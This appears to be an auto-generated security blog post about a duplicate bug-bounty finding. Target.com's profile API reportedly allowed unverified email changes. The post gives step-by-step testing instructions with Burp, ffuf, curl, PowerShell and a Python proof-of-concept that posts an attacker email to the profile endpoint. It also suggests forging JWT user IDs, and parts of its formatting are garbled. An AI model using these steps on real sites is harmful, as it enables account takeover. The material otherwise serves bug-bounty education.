Listen to this Post
Introduction:

In the world of bug bounty hunting, a “duplicate” finding is often seen as a setback. However, as demonstrated by a recent critical vulnerability discovered on Target.com, these duplicates are not failures but validations of a researcher’s skill. This incident highlights a pervasive threat in modern web applications: logic flaws in profile management APIs that can bypass critical security controls like email verification, opening the door to complete account compromise.
Learning Objectives:
- Understand the technical mechanics of an email update bypass vulnerability and how to test for it.
- Learn essential command-line and proxy tools used for API security testing.
- Develop a methodology for responsibly disclosing critical security findings.
You Should Know:
- Intercepting and Modifying API Calls with Burp Suite
The first step in discovering such a vulnerability is intercepting the application’s traffic to understand how it communicates with its backend.
Step-by-step guide:
- Configure your browser to use Burp Suite as an HTTP proxy (typically
127.0.0.1:8080).
2. Turn Burp’s Intercept feature to “on”.
- In the target web application, perform a legitimate action, such as updating your profile name. Burp will intercept the HTTP request.
4. This request will look similar to:
POST /api/v1/profile/update HTTP/1.1
Host: target.com
Authorization: Bearer <your_token>
Content-Type: application/json

{"name": "New Name"}
5. Analyze the request structure. The key is identifying the endpoint (/api/v1/profile/update), the authentication method (the `Authorization` header), and the parameters it accepts.
2. Crafting the Malicious Request
Once you understand the normal request, you can attempt to manipulate it to test for flaws.
Step-by-step guide:
- Right-click the intercepted request in Burp and send it to “Repeater”. This tool allows for manual manipulation and re-sending of requests.
- In the Repeater tab, modify the JSON body to include an `email` parameter, even if it’s not present in the original request.
Modified Request Body:
{"name": "New Name", "email": "[email protected]"}
3. Send the request and observe the server’s response. A `200 OK` status code indicates the request was processed successfully.
4. The critical test is to check if the email was changed without any verification. Attempt a password reset to the new email address. If you receive a reset link, the vulnerability is confirmed.
3. Automating API Parameter Fuzzing with ffuf
Manually testing for parameters is time-consuming. Tools like `ffuf` can automate the discovery of valid parameters that the API accepts.
Step-by-step guide:
- First, save a legitimate request to a file (e.g.,
request.txt) from Burp Suite. - Use `ffuf` to fuzz for accepted parameters by replacing a parameter name with the `FUZZ` keyword. You will need a wordlist of common parameter names (e.g.,
common-parameters.txt).ffuf -request request.txt -request-proto http -mode clusterbomb -w common-parameters.txt:PARAM -d '{"PARAM":"FUZZVALUE"}' -mc 200 - This command tests each parameter in your wordlist. A `200` response suggests the parameter (
email,phone, etc.) is accepted by the endpoint, revealing potential attack vectors.
4. Analyzing JWT Tokens for Authorization Flaws
APIs often use JSON Web Tokens (JWT) for authentication. Understanding their structure is crucial.
Step-by-step guide:
- A JWT is a three-part string (Header.Payload.Signature). You can decode it using the command line:
echo -n "<JWT_TOKEN>" | cut -d '.' -f 2 | base64 -d | jq
- This command extracts the Payload section (the second part), decodes it from Base64, and formats the JSON. Look for claims like `role` or
user_id. - A common test is to change the `user_id` in the decoded token to another user’s ID, re-encode it, and send the request to see if you can access or modify another user’s data (Insecure Direct Object Reference – IDOR).
5. Essential Linux Commands for the Security Researcher
A streamlined workflow is key. These commands are indispensable.
Verified Command List:
jq: For parsing and prettifying JSON responses from APIs.
`curl -s https://api.target.com/v1/user/1 | jq ‘.email’`
–curl: The cornerstone for sending HTTP requests from the terminal.
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer $TOKEN" -d '{"email":"[email protected]"}' https://target.com/api/update`awk
- `grep` &: For filtering and processing output.sed
`cat responses.txt | grep "200 OK" | awk '{print $1}'`
-: For stream editing, like replacing values in a request file.sed -i ‘s/[email protected]/[email protected]/g’ request.json`
<h2 style="color: yellow;">
6. Windows PowerShell Equivalents for API Testing
Windows-based researchers can achieve similar results using PowerShell.
Step-by-step guide:
1. Invoke-RestMethod: This is PowerShell’s equivalent to `curl`.
$headers = @{ Authorization = "Bearer $token" }
$body = @{ email = "[email protected]" } | ConvertTo-Json
$response = Invoke-RestMethod -Uri "https://target.com/api/update" -Method Post -Headers $headers -Body $body -ContentType "application/json"
2. This script sends a POST request to update the email. Check the response status code property ($response.StatusCode) to see if it was successful.
7. Building a Simple Python POC Script
For complex testing, a Python script offers maximum flexibility.
Step-by-step guide:
import requests
import json

target_url = "https://target.com/api/v1/profile/update"
jwt_token = "YOUR_JWT_TOKEN_HERE"

headers = {
"Authorization": f"Bearer {jwt_token}",
"Content-Type": "application/json"
}

payload = {
"email": "[email protected]"
}

response = requests.post(target_url, headers=headers, data=json.dumps(payload))

if response.status_code == 200:
print("[+] Vulnerability confirmed! Email may have been changed.")
print(f"[+] Response: {response.text}")
else:
print(f"[-] Request failed. Status Code: {response.status_code}")
This script automates the attack, providing a clear Proof-of-Concept (POC) for your report.
What Undercode Say:
- Validation Over Valuation: A duplicate finding in a top-tier bug bounty program is a credential. It proves your tools, techniques, and thought processes are aligned with those of other elite researchers.
- The Logic Flaw Epidemic: This vulnerability class is often more dangerous than common injections. It bypasses security at the business logic level, making it harder for automated scanners to detect and requiring a deep understanding of application flow.
The Target.com case is a textbook example of a high-impact, low-complexity bug. It didn’t require advanced memory corruption skills; it required patience, a methodical approach to API testing, and the curiosity to ask, “What happens if I send a parameter they didn’t ask for?” This is the core of application security testing. The fact that it was an internal duplicate indicates that Target’s security team is proactive, but it also signals that this is a common flaw pattern across large-scale applications. Researchers should prioritize testing every state-changing endpoint (update, create, delete) for similar bypasses, especially where verification steps like email or password confirmation are implied.
Prediction:
The sophistication of automated vulnerability scanners will increase, pushing attackers towards more subtle logic flaws like this email update bypass. We predict a significant rise in AI-powered tools designed specifically to map application workflows and identify inconsistencies in security controls. However, the human element of creative reasoning will remain paramount. In the next 3-5 years, bug bounty programs will see a higher percentage of payouts for business logic vulnerabilities, solidifying their status as the most valuable and critical finds in web application security.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ni6x Bugbounty – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


